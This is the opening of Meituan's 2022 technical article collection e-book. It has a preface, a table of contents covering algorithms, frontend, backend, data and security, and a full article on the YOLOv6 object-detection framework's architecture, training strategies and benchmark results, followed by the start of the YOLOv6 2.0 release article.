# 2022美团技术年货

CODE A BETTER LIFE

## — 年度合集 —

# 序

新春将至，一年一度的美团技术年货也如约到来!

时间煮雨，岁月缝花，花开无声，花谢无语。2022这一年，我们一起经历了无数的悲喜，也留下了满满的回忆。

也许生活就是这样，只有历尽波澜，才能欣赏茫茫大海的辽阔和无边，才能感受到漫天星辰的光芒和温暖。

在2023年春节到来之际，我们从去年美团技术团队公众号上精选了60多篇技术文章，整理制作成一本1300多页的电子书，作为新年礼物赠送给大家。

这本电子书内容覆盖算法、前端、后端、数据、安全等多个技术领域，希望能对同学们的工作和学习有所帮助。

也欢迎大家转给更多有相同兴趣、积极上进的同事和朋友们，一起切磋，共同成长。

祝愿2023年，大家诸事顺遂，健康平安。

CODE A BETTER LIFE
一 行 代 码　亿 万 生 活

# 目录


## 算法 1

YOLOv6：又快又准的目标检测框架开源啦 1

目标检测开源框架 YOLOv6 全面升级，更快更准的 2.0 版本来啦 13

通用目标检测开源框架 YOLOv6 在美团的量化部署实战 17

7 次 KDD Cup&Kaggle 冠军的经验分享：从多领域优化到 AutoML 框架 37

图神经网络训练框架的实践和探索 66

图技术在美团外卖下的场景化应用及探索 83

大规模异构图召回在美团到店推荐广告的应用 102

美团搜索粗排优化的探索与实践 116

美团外卖推荐情境化智能流量分发的实践与探索 129

大众点评搜索相关性技术探索与实践 152

美团 SemEval2022 结构化情感分析跨语言赛道冠军方法总结 174

检索式对话系统在美团客服场景的探索与实践 188

端智能在大众点评搜索重排序的应用实践 216

对话摘要技术在美团的探索（SIGIR） 238

异构广告混排在美团到店业务的探索与实践 258

短视频内容理解与生成技术在美团的创新实践 271

美团搜索中查询改写技术的探索与实践 297

美团内部讲座 | 清华大学崔鹏：因果启发的学习、推断和决策 325

NeurIPS 2021 ｜ Twins：重新思考高效的视觉注意力模型设计 339

美团获得小样本学习榜单 FewCLUE 第一！ Prompt Learning+ 自训练实战 353
DSTC10 开放领域对话评估比赛冠军方法总结 368
KDD 2022 | 美团技术团队精选论文解读 382
ACM SIGIR 2022 | 美团技术团队精选论文解读 391
CVPR 2022 | 美团技术团队精选论文解读 404
ACM MM & ECCV 2022 | 美团视觉 8 篇论文揭秘内容领域的智能科技 413

## 前端 427

知识图谱可视化技术在美团的实践与探索 427
终端新玩法：技术栈无关的剧本式引导 459
自动化测试在美团外卖的实践与落地 483
深入理解函数式编程（上） 512
深入理解函数式编程（下） 541
Android 对 so 体积优化的探索与实践 568
从 0 到 1：美团端侧 CDN 容灾解决方案 589
美团高性能终端实时日志系统建设实践 608

## 后端 622

可视化全链路日志追踪 622
设计模式二三事 647
基于代价的慢查询优化建议 670
Java 系列 | 远程热部署在美团的落地实践 692
日志导致线程 Block 的这些坑，你不得不防 713
基于 AI 算法的数据库异常监测系统的设计与实现 775

Replication（上）：常见复制模型 & 分布式系统挑战 792
Replication（下）：事务，一致性与共识 818
TensorFlow 在美团外卖推荐场景的 GPU 训练优化实践 855
CompletableFuture 原理与实践 – 外卖商家端 API 的异步化 879
工程效能 CI/CD 之流水线引擎的建设实践 912
美团外卖搜索基于 Elasticsearch 的优化实践 933
美团图灵机器学习平台性能起飞的秘密（一） 953
提升资源利用率与保障服务质量，鱼与熊掌不可兼得? 971
标准化思想及组装式架构在后端 BFF 中的实践 992
外卖广告大规模深度学习模型工程实践 | 美团外卖广告工程实践专题连载 1013
数据库全量 SQL 分析与审计系统性能优化之旅 1048
数据库异常智能分析与诊断 1059
美团外卖广告智能算力的探索与实践（二） 1079
Linux 下跨语言调用 C++ 实践 1101
GPU 在外卖场景精排模型预估中的应用实践 1130
美团集群调度系统的云原生实践 1149
广告平台化的探索与实践 | 美团外卖广告工程实践专题连载 1161

数据 1193
Kafka 在美团数据平台的实践 1193
美团综合业务推荐系统的质量模型及实践 1218
业务数据治理体系化思考与实践 1233
数据治理一体化实践之体系化建模 1263

## 运维 / 安全 1277

数字化新业态下数据安全创新——Token 化 1277

Linux 中基于 eBPF 的恶意利用与检测机制 1293

如何应对开源组件风险？软件成分安全分析（SCA）能力的建设与演进 1328

# 算法

## YOLOv6：又快又准的目标检测框架开源啦

作者：楚怡　凯衡　等

### 1. 概述

YOLOv6 是美团视觉智能部研发的一款目标检测框架，致力于工业应用。本框架同时专注于检测的精度和推理效率，在工业界常用的尺寸模型中：YOLOv6-nano 在 COCO 上精度可达 35.0% AP，在 T4 上推理速度可达 1242 FPS；YOLOv6-s 在 COCO 上精度可达 43.1% AP，在 T4 上推理速度可达 520 FPS。在部署方面，YOLOv6 支持 GPU（TensorRT）、CPU（OPENVINO）、ARM（MNN、TNN、NCNN）等不同平台的部署，极大地简化工程部署时的适配工作。

目前，项目已开源至 Github，传送门：YOLOv6。欢迎有需要的小伙伴们 Star 收藏，随时取用。

#### 精度与速度远超 YOLOv5 和 YOLOX 的新框架

目标检测作为计算机视觉领域的一项基础性技术，在工业界得到了广泛的应用，其中 YOLO 系列算法因其较好的综合性能，逐渐成为大多数工业应用时的首选框架。至今，业界已衍生出许多 YOLO 检测框架，其中以 YOLOv5[1]、YOLOX[2] 和 PP-YOLOE[3] 最具代表性，但在实际使用中，我们发现上述框架在速度和精度方面仍有很大的提升的空间。基于此，我们通过研究并借鉴了业界已有的先进技术，开发了一套新的目标检测框架——YOLOv6。该框架支持模型训练、推理及多平台部署等全链条的工业应用需求，并在网络结构、训练策略等算法层面进行了多项改进和优化，在 COCO 数据集上，YOLOv6 在精度和速度方面均超越其他同体量算法，相关结果如下图 1 所示：





图 1-1 YOLOv6 各尺寸模型与其他模型性能对比





图 1-2 YOLOv6 与其他模型在不同分辨率下性能对比

图 1-1 展示了不同尺寸网络下各检测算法的性能对比，曲线上的点分别表示该检测算法在不同尺寸网络下（s/tiny/nano）的模型性能，从图中可以看到，YOLOv6 在精度和速度方面均超越其他 YOLO 系列同体量算法。

图 1-2 展示了输入分辨率变化时各检测网络模型的性能对比，曲线上的点从左往右分别表示图像分辨率依次增大时（384/448/512/576/640）该模型的性能，从图中可以看到，YOLOv6 在不同分辨率下，仍然保持较大的性能优势。

# 2. YOLOv6 关键技术介绍

YOLOv6 主要在 BackBone、Neck、Head 以及训练策略等方面进行了诸多的改进：

- 我们统一设计了更高效的 Backbone 和 Neck ：受到硬件感知神经网络设计思想的启发，基于 RepVGG style[4] 设计了可重参数化、更高效的骨干网络 EfficientRep Backbone 和 Rep-PAN Neck。
- 优化设计了更简洁有效的 Efficient Decoupled Head，在维持精度的同时，进一步降低了一般解耦头带来的额外延时开销。
- 在训练策略上，我们采用 Anchor-free 无锚范式，同时辅以 SimOTA[2] 标签分配策略以及 SIoU[9] 边界框回归损失来进一步提高检测精度。

## 2.1 Hardware-friendly 的骨干网络设计

YOLOv5/YOLOX 使用的 Backbone 和 Neck 都基于 CSPNet[5] 搭建，采用了多分支的方式和残差结构。对于 GPU 等硬件来说，这种结构会一定程度上增加延时，同时减小内存带宽利用率。下图 2 为计算机体系结构领域中的 Roofline Model[8] 介绍图，显示了硬件中计算能力和内存带宽之间的关联关系。





图 2　Roofline Model 介绍图

于是，我们基于硬件感知神经网络设计的思想，对 Backbone 和 Neck 进行了重新设计和优化。该思想基于硬件的特性、推理框架 / 编译框架的特点，以硬件和编译友好的结构作为设计原则，在网络构建时，综合考虑硬件计算能力、内存带宽、编译优化特性、网络表征能力等，进而获得又快又好的网络结构。对上述重新设计的两个检测部件，我们在 YOLOv6 中分别称为 EfficientRep Backbone 和 Rep-PAN Neck，其主要贡献点在于：

- 引入了 RepVGG[4] style 结构。
- 基于硬件感知思想重新设计了 Backbone 和 Neck。

RepVGG[4] Style 结构是一种在训练时具有多分支拓扑，而在实际部署时可以等效融合为单个 3x3 卷积的一种可重参数化的结构（融合过程如下图 3 所示）。通过融合成的 3x3 卷积结构，可以有效利用计算密集型硬件计算能力（比如 GPU），同时也可获得 GPU/CPU 上已经高度优化的 NVIDIA cuDNN 和 Intel MKL 编译框架的帮助。

实验表明，通过上述策略，YOLOv6 减少了在硬件上的延时，并显著提升了算法的精度，让检测网络更快更强。以 nano 尺寸模型为例，对比 YOLOv5-nano 采用的网络结构，本方法在速度上提升了 21%，同时精度提升 3.6% AP。





图 3　Rep 算子的融合过程 [4]

**EfficientRep Backbone**：在 Backbone 设计方面，我们基于以上 Rep 算子设计了一个高效的 Backbone。相比于 YOLOv5 采用的 CSP-Backbone，该 Backbone 能够高效利用硬件（如 GPU）算力的同时，还具有较强的表征能力。

下图 4 为 EfficientRep Backbone 具体设计结构图，我们将 Backbone 中 stride=2 的普通 Conv 层替换成了 stride=2 的 RepConv 层。同时，将原始的 CSP-Block

都重新设计为 RepBlock，其中 RepBlock 的第一个 RepConv 会做 channel 维度的变换和对齐。另外，我们还将原始的 SPPF 优化设计为更加高效的 SimSPPF。





图 4　EfficientRep Backbone 结构图

**Rep-PAN**：在 Neck 设计方面，为了让其在硬件上推理更加高效，以达到更好的精度与速度的平衡，我们基于硬件感知神经网络设计思想，为 YOLOv6 设计了一个更有效的特征融合网络结构。

Rep-PAN 基于 PAN[6] 拓扑方式，用 RepBlock 替换了 YOLOv5 中使用的 CSP-Block，同时对整体 Neck 中的算子进行了调整，目的是在硬件上达到高效推理的同时，保持较好的多尺度特征融合能力（Rep-PAN 结构图如下图 5 所示）。





图 5 Rep-PAN 结构图

## 2.2 更简洁高效的 Decoupled Head

在 YOLOv6 中，我们采用了解耦检测头（Decoupled Head）结构，并对其进行了精简设计。原始 YOLOv5 的检测头是通过分类和回归分支融合共享的方式来实现的，而 YOLOX 的检测头则是将分类和回归分支进行解耦，同时新增了两个额外的 3x3 的卷积层，虽然提升了检测精度，但一定程度上增加了网络延时。

因此，我们对解耦头进行了精简设计，同时综合考虑到相关算子表征能力和硬件上计算开销这两者的平衡，采用 Hybrid Channels 策略重新设计了一个更高效的解耦头结构，在维持精度的同时降低了延时，缓解了解耦头中 3x3 卷积带来的额外延时开销。通过在 nano 尺寸模型上进行消融实验，对比相同通道数的解耦头结构，精度提升 0.2% AP 的同时，速度提升 6.8%。





图 6 Efficient Decoupled Head 结构图

## 2.3 更有效的训练策略

为了进一步提升检测精度，我们吸收借鉴了学术界和业界其他检测框架的先进研究进展：Anchor-free 无锚范式 、SimOTA 标签分配策略以及 SIoU 边界框回归损失。

### Anchor-free 无锚范式

YOLOv6 采用了更简洁的 Anchor-free 检测方法。由于 Anchor-based 检测器需要在训练之前进行聚类分析以确定最佳 Anchor 集合，这会一定程度提高检测器的复杂度；同时，在一些边缘端的应用中，需要在硬件之间搬运大量检测结果的步骤，也会带来额外的延时。而 Anchor-free 无锚范式因其泛化能力强，解码逻辑更简单，在近几年中应用比较广泛。经过对 Anchor-free 的实验调研，我们发现，相较于

Anchor-based 检测器的复杂度而带来的额外延时，Anchor-free 检测器在速度上有 51% 的提升。

## SimOTA 标签分配策略

为了获得更多高质量的正样本，YOLOv6 引入了 SimOTA [4] 算法动态分配正样本，进一步提高检测精度。YOLOv5 的标签分配策略是基于 Shape 匹配，并通过跨网格匹配策略增加正样本数量，从而使得网络快速收敛，但是该方法属于静态分配方法，并不会随着网络训练的过程而调整。

近年来，也出现不少基于动态标签分配的方法，此类方法会根据训练过程中的网络输出来分配正样本，从而可以产生更多高质量的正样本，继而又促进网络的正向优化。例如，OTA[7] 通过将样本匹配建模成最佳传输问题，求得全局信息下的最佳样本匹配策略以提升精度，但 OTA 由于使用了 Sinkhorn-Knopp 算法导致训练时间加长，而 SimOTA[4] 算法使用 Top-K 近似策略来得到样本最佳匹配，大大加快了训练速度。故 YOLOv6 采用了 SimOTA 动态分配策略，并结合无锚范式，在 nano 尺寸模型上平均检测精度提升 1.3% AP。

## SIoU 边界框回归损失

为了进一步提升回归精度，YOLOv6 采用了 SIoU[9] 边界框回归损失函数来监督网络的学习。目标检测网络的训练一般需要至少定义两个损失函数：分类损失和边界框回归损失，而损失函数的定义往往对检测精度以及训练速度产生较大的影响。

近年来，常用的边界框回归损失包括 IoU、GIoU、CIoU、DIoU loss 等等，这些损失函数通过考虑预测框与目标框之前的重叠程度、中心点距离、纵横比等因素来衡量两者之间的差距，从而指导网络最小化损失以提升回归精度，但是这些方法都没有考虑到预测框与目标框之间方向的匹配性。SIoU 损失函数通过引入了所需回归之间的向量角度，重新定义了距离损失，有效降低了回归的自由度，加快网络收敛，进一步提升了回归精度。通过在 YOLOv6s 上采用 SIoU loss 进行实验，对比 CIoU loss，平均检测精度提升 0.3% AP。

## 3. 实验结果

经过以上优化策略和改进，YOLOv6 在多个不同尺寸下的模型均取得了卓越的表现。下表 1 展示了 YOLOv6-nano 的消融实验结果，从实验结果可以看出，我们自主设计的检测网络在精度和速度上都带来了很大的增益。

| NO. | Method | mAP(0.5:0.95) | Speed (T4) TRT fp16 bs32 (FPS) |
|---|---|---|---|
| A | YOLOv5-nano | 28.0 | 671.5 |
| B | A + Decoupled Head | 29.4(+1.4) | 636.8 |
| C | B + Anchor-free + SimOTA | 30.7(+2.7) | 961.6 |
| D | C + EfficientRep Backbone + Rep-PAN Neck | 34.3(+6.3) | 1162.6 |
| E | D + Efficient Decoupled Head | 34.5(+6.5) | 1242.2 |
| F | E + More training epochs (400 epoch) | 35.0(+7.0) | 1242.2 |

表 1　YOLOv6-nano 消融实验结果

下表 2 展示了 YOLOv6 与当前主流的其他 YOLO 系列算法相比较的实验结果。从表格中可以看到：

| Method | Size | COCO $mAP^{val}$ 0.5:0.95 | Speed (v100) bs32 (ms) | | Speed (T4) TRT fp16 (FPS) | | Params (M) | Flops (G) |
|---|---|---|---|---|---|---|---|---|
| | | | fp16 | fp32 | bs1 | bs32 | | |
| YOLOv5-nano | 640 | 28.0 | 0.6 | 1.0 | 584 | 672 | 1.9 | 4.5 |
| YOLOv5-s | 640 | 37.4 | 0.9 | 1.5 | 403 | 465 | 7.2 | 16.5 |
| YOLOX-nano | 416 | 25.8 | 0.5 | 0.6 | 737 | 1664 | 0.9 | 1.1 |
| YOLOX-tiny | 416 | 32.8 | 0.7 | 1.0 | 618 | 1120 | 5.1 | 6.5 |
| YOLOX-s | 640 | 40.5 | 1.8 | 2.7 | 312 | 375 | 9.0 | 26.8 |
| PP-YOLOE-s | 640 | 42.7 | n/a | 2.2 | 218 | n/a | 7.9 | 17.4 |
| **YOLOv6-nano** | 416<br>640 | 30.8<br>35.0 | 0.3<br>0.5 | 0.4<br>0.7 | 1100<br>788 | 2716<br>1242 | 4.3<br>4.3 | 4.7<br>11.1 |
| **YOLOv6-tiny** | 640 | 41.3 | 0.9 | 1.5 | 425 | 602 | 15.0 | 36.7 |
| **YOLOv6-s** | 640 | **43.1** | 1.0 | 1.7 | 373 | 520 | 17.2 | 44.2 |

表 2　YOLOv6 各尺寸模型性能与其他模型的比较

- YOLOv6-nano 在 COCO val 上 取得了 35.0% AP 的精度，同时在 T4 上

使用 TRT FP16 batchsize=32 进行推理，可达到 1242FPS 的性能，相较于 YOLOv5-nano 精度提升 7% AP，速度提升 85%。

- YOLOv6-tiny 在 COCO val 上 取得了 41.3% AP 的精度，同时在 T4 上使用 TRT FP16 batchsize=32 进行推理，可达到 602FPS 的性能，相较于 YOLOv5-s 精度提升 3.9% AP，速度提升 29.4%。
- YOLOv6-s 在 COCO val 上 取得了 43.1% AP 的精度，同时在 T4 上使用 TRT FP16 batchsize=32 进行推理，可达到 520FPS 的性能，相较于 YOLOX-s 精度提升 2.6% AP，速度提升 38.6%；相较于 PP-YOLOE-s 精度提升 0.4% AP 的条件下，在 T4 上使用 TRT FP16 进行单 batch 推理，速度提升 71.3%。

## 4. 总结与展望

本文介绍了美团视觉智能部在目标检测框架方面的优化及实践经验，我们针对 YOLO 系列框架，在训练策略、主干网络、多尺度特征融合、检测头等方面进行了思考和优化，设计了新的检测框架 -YOLOv6，初衷来自于解决工业应用落地时所遇到的实际问题。

在打造 YOLOv6 框架的同时，我们探索和优化了一些新的方法，例如基于硬件感知神经网络设计思想自研了 EfficientRep Backbone、Rep-Neck 和 Efficient Decoupled Head，同时也吸收借鉴了学术界和工业界的一些前沿进展和成果，例如 Anchor-free、SimOTA 和 SIoU 回归损失。在 COCO 数据集上的实验结果显示，YOLOv6 在检测精度和速度方面都属于佼佼者。

未来我们会持续建设和完善 YOLOv6 生态，主要工作包括以下几个方面：

1) 完善 YOLOv6 全系列模型，持续提升检测性能。 2) 在多种硬件平台上，设计硬件友好的模型。 3) 支持 ARM 平台部署以及量化蒸馏等全链条适配。 4) 横向拓展和引入关联技术，如半监督、自监督学习等等。 5) 探索 YOLOv6 在更多的未知业务场景上的泛化性能。

同时也欢迎社区同学加入我们，共同建设一个适合工业应用的更快更准的目标检测框架。

## 5. 参考文献

[1] YOLOv5, https://github.com/ultralytics/yolov5
[2] YOLOX: Exceeding YOLO Series in 2021, https://arxiv.org/abs/2107.08430
[3] PP-YOLOE: An evolved version of YOLO, https://arxiv.org/abs/2203.16250
[4] RepVGG: Making VGG-style ConvNets Great Again, https://arxiv.org/pdf/2101.03697
[5] CSPNet: A New Backbone that can Enhance Learning Capability of CNN, https://arxiv.org/abs/1911.11929
[6] Path aggregation network for instance segmentation, https://arxiv.org/abs/1803.01534
[7] OTA: Optimal Transport Assignment for Object Detection, https://arxiv.org/abs/2103.14259
[8] Computer Architecture: A Quantitative Approach
[9] SIoU Loss: More Powerful Learning for Bounding Box Regression, https://arxiv.org/abs/2205.12740

## 6. 作者简介

楚怡、凯衡、亦非、程孟、秦皓、一鸣、红亮、林园等，均来自美团基础研发平台 / 视觉智能部。

# 目标检测开源框架 YOLOv6 全面升级，更快更准的 2.0 版本来啦

作者：楚怡　红亮　梦婕等

9 月 5 日，美团视觉智能部发布了 YOLOv6 2.0 版本，本次更新对轻量级网络进行了全面升级，量化版模型 YOLOv6-S 达到了 869 FPS，同时，还推出了综合性能优异的中大型网络（YOLOv6-M/L），丰富了 YOLOv6 网络系列。其中，YOLOv6-M/L 在 COCO 上检测精度（AP）分别达到 49.5%/52.5%，在 T4 卡上推理速度分别可达 233/121 FPS（batch size =32）。

GitHub 下载地址：https://github.com/meituan/YOLOv6。欢迎 Star 收藏，随时取用。

**官方出品详细的 Tech Report 带你解构 YOLOv6**：YOLOv6: A Single-Stage Object Detection Framework for Industrial Applications。

